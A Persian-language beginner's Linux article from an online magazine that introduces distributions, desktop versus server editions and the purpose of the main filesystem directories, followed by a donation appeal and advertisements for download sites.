منبع : <http://www.webupd8.org/2012/10/how-to-get-complete-gnome-3-desktop-in.html>





شناخت لینوکس و معرفی فایل های پر کاربرد

LINUX

سلام آفلاینی ها!

این مقاله، اولین مقاله بنده در مورد سیستم عامل لینوکس برای مجله آفلاین است. از این شماره سعی می کنم آموزش لینوکس از مبتدی تا سطح پیشرفته رو شروع کنم. همانطور که می دانید برای شروع هر آموزشی باید یک سری اصول پایه و اولیه توضیح داده شود تا درک مطالب پیشرفته تر آسان شود. پس طبق معمول آموزش سیستم عامل لینوکس رو از ابتدا شروع می کنم. اگر سطح شما بالاتر از این مقاله هست باید عرض کنم که فعلا صبور باشید!! نکته های زیادی در شماره های آینده برای گفتن داریم!





آموزش ما در این مقاله بیشتر به صورت دستوری می باشد اما بعضی از نکات در مورد کار با نگارش های دستکاپ نیز گفته خواهد شد. در صورتی که دستورات را به خوبی یاد گرفته و مورد استفاده قرار دهید دیگر نیازی به کار با محیط گرافیکی نخواهید داشت و کار با لینوکس برای شما بسیار جذاب خواهد بود. لینوکس یک نگارش متن باز است به این معنی که هر برنامه نویسی می تواند کد های سورس آن را مورد بررسی قرار داده و تغییرات دلخواه خود را البته تحت قانون COPY LEFT و GPL در آن ایجاد نماید. لینوکس به خودی خود، یک هسته (Kernel) است. هسته بخش اصلی سیستم عامل را تشکیل می دهد که کار کنترل داده ها، مدیریت حافظه، سخت افزار و تمامی موارد اصلی سیستم عامل است. لینوکس با استفاده از ابزارهایی که پروژه گنو تولید کرده تبدیل به یک سیستم عامل شده است. معرفی بعضی از توزیع های مشهور لینوکس:

- دبیان Debian • رد هت Redhat • اوبونتو Ubuntu
- سوزه Suse • فدورا Fedora

سیستم عامل های لینوکس به دو دسته کلی تقسیم بندی میشوند که الف) نگارش های دستکاپ یا همان کاربری خانگی ب) نگارش های سرور که جهت راه اندازی سرور های مختلف لینوکس مورد استفاده قرار میگیرند.

تفاوتی که در اولین قدم می توان به آن اشاره نمود این است که در نگارش های دستکاپ کاربر به صورت گرافیکی می تواند با سیستم عامل کار کند و با مشاهده آیکن ها و منو های مختلف به کار خود ادامه دهد اما در سیستم عامل های سرور به جهت جلوگیری از زیاد شدن باگ های امنیتی به علت نصب پکیج های مورد نیاز جهت داشتن دستکاپ گرافیکی کار با سیستم عامل فقط به صورت دستوری (CLI) می باشد و هیچگونه آیکن و گرافیک بر روی سیستم عامل های سروری موجود نیست. اما این نکته حائز اهمیت است که در صورت تمایل در بعضی از نگارش های سرور قابلیت نصب پکیج های گرافیکی موجود است و همچنین در سیستم عامل های دستکاپ نیز میتوان از دستورات (محیط CLI) جهت کار با سیستم استفاده نمود.

- منظور از پکیج در لینوکس همان بسته های نرم افزاری است که باید جهت راه اندازی و نصب یک برنامه بر روی سیستم عامل نصب شود.





- / یا ROOT: به تنه اصلی ساختار درختی لینوکس گفته میشود که ما بقی فایلها درون آن قرار دارند.
- /bin: این پوشه شامل دستوراتی است که توسط کاربران قابل اجرا است و کلیه فایل های درون این پوشه به صورت باینری می باشد.
- /sbin: محتوی این پوشه دستوراتی است که فقط قابل اجرا با کاربر ریشه میباشد.
- /home: پوشه ای است که وظیفه ذخیره سازی مشخصات کاربر را بر عهده دارد و به صورت پیش فرض هر کاربری که در سیستم ایجاد میشود یک فولدر با نام همان کاربر در این پوشه ایجاد میگردد.
- /root: پوشه با همان دایرکتوری کاربر ریشه root میباشد.
- /etc: پوشه ای است که وظیفه ذخیره سازی تنظیمات سیستم عامل به همراه پکیج های نصب شده بروی سیستم عامل را برعهده دارد.
- /var: در این فولدر اطلاعات متغیر همچون log، ایمیل ها، دیتابیس ها و درکل اطلاعاتی که در هر لحظه بروزرسانی میشوند (tmp فایل ها) قرار دارد. این پوشه را نیز میتوان به عنوان یک پارتیشن مجزا مشخص نمود و از / اصلی جدا نمود.
- /tmp: فولدر و پارتیشن tmp وظیفه ذخیره سازی فایل های موقتی تولید شده توسط سیستم عامل و نرم افزارها را بر عهده دارد.
- /dev: فولدری است که محتوی آن فایل های مربوط به device هایی است که توسط کرنل قابل شناسایی میباشد. پارتیشن ها نیز در این بخش قرار دارند.
- /usr: این پوشه نیز یک مدل استاتیکی ثانویه از fhs است که دارای فایل های bin, sbin, local, share, lib و... می باشد که تفاوت آن با فایل های مشابه در fhs در این است که برنامه ها و نرم افزارها فایل های باینری (دستورات) خود را که نیاز به اجرا توسط کاربران است را در این قسمت قرار میدهند.
- /boot: این نیز فولدر و پارتیشنی است که وظیفه ذخیره سازی فایل ها (boot loader) و برنامه هایی را که به منظور boot شدن سیستم عامل مورد استفاده قرار میگیرند را دارد (سورس اصلی کرنل در این بخش قرار دارد).
- /lib: فولدری است که کتابخانه های مورد نیاز برای برخی از پکیج ها را در خود نگه میدارد.
- /opt: فولدری با معنی optional است و معمولا برنامه هایی که توسط کاربر ریشه دانلود میشود در این پوشه ذخیره میشود.
- /sys: برای کارهای سیستمی استفاده می شود و مکملی برای /dev و /proc است.
- /proc: پوشه ای است که کرنل سیستم عامل به صورت آنلاین از آن استفاده می نماید به عنوان مثال هر پروسه ای که در سیستم عامل ایجاد میگردد فولدری به شماره pid همان برنامه در این مسیر ایجاد میگردد.
- /media: درایور هایی مانند cdrom و ... به این پوشه mount میشوند و از این قسمت قابل دسترسی هستند.

این بود معرفی کلی از ساختار فایل های اصلی و پر کاربرد در لینوکس که امیدوارم توانسته باشم به خوبی توضیحاتی را برای آشنایی بیشتر شما با این فایل ها ارائه دهم. خواندن و درک این مفاهیم در کار با سیستم عامل لینوکس در مقالات بعدی به شما کمک های زیادی خواهد کرد.

آینده ای که از شما آغاز می شود ...

در اقتصاد اصل اثبات شده ای وجود دارد به نام **کاهش مطلوبیت نهائی**. منظور این است تا زمانی که برای چیزی بهائی نپرداخته ایم از آن لذت نمی بریم، وقتی کالائی رایگان بدست ما میرسد ارزش و منزلتی برای آن قائل نیستیم.

ما شما را رایگان بدست نیاوردیم، ما صدها ساعت به شما و برای شما فکر کردیم. زمانی که پیشنهاد درج محصولات جنسی و کمربندهای لاغری با قیمت گزاف را پس زدیم برای چشمان شما ارزش قائل شدیم...

تیم آفلاین با عشق به شما هر ماه مطالب خود را منتشر میکند، اما اجازه دهید نویسندگان آفلاین بدانند شما ارزش آنها را میدانید.... به زودی سرویسهای جدید آفلاین فعال خواهد شد، برای تامین هزینه ها شما را در کنار خود احساس می کنیم...

برای حمایت مالی (هرچند کوچک) از ما لطفا یک پیامک با متن **"حمایت"** به شماره زیر ارسال نمایید تا اطلاعات مربوطه برای شما ارسال شود. لازم به ذکر است که عکس و مشخصات حامیان در مجله قرار خواهد گرفت تا کار با فرهنگ آنان مورد توجه قرار بگیرد. شماره پیامک: **۳۰۰۰۹۹۰۰۹۰۸۲۲۱**



سایت مجله آفلاین را ببینید!
OfflineMag.ir

کلیک کنید!!

هر روز به سایت آفلاین مراجعه کنید.
سایت آفلاین روزانه آپدیت می شود و فیلم
ها و مقالات آموزشی بسیاری روی سایت
قرار می گیرد.

طراحی عالی به همراه مطالب استثنایی!

به دلیل مشکلات به وجود آمده به
زودی جلوی انتشار مجله آفلاین در
سایت های بزرگ گرفته خواهد شد!
لطفا از این پس برای دانلود مجله
به سایت رسمی ماهنامه آفلاین
مراجعه نمایید.



MihanDownload

BIGGEST DOWNLOAD CENTER

فور داونلودز

4DOWNLOADS.IR



دانلود فارسی

دانلود نرم افزار با لینک مستقیم

گفت ۹۸

از بروزترین مراجع نرم افزاری پارتی

WWW.SOFT98.IR

مراجع تخصصی بر نامه نویسی

WWW.EHSANAVR.COM

دانلود بمودا

دانلود رایگان نرم افزار

bermoodadownload.com

www.FDL.ir

تهدان پاتوق

پortal سرگرمی معرفی ایرانیان

دانلود قرن

DOWNLOADCENTURY

فراتر از زمان
دانلودها

DOWNLOADHA.COM

تکتادانلود

بزرگترین بانک دانلود نرم افزار ایران
BIGGEST PERSIAN SOFTWARE BANK FOR DOWNLOAD



کتابخانه مجازی

تک کتاب

www.takbook.com



myBOOK.ir



ارزش هر کس به **تخصص** اوست ...
حضرت علی (ع)

تخصص نیاز شماست و ما این را به خوبی درک می کنیم!
مطرح ترین موسسه آموزش مدارک بین المللی در ایران

مجمع انفورماتیک بین المللی

i3Center.com



تصفیه ویژه برای خوانندگان آفلاین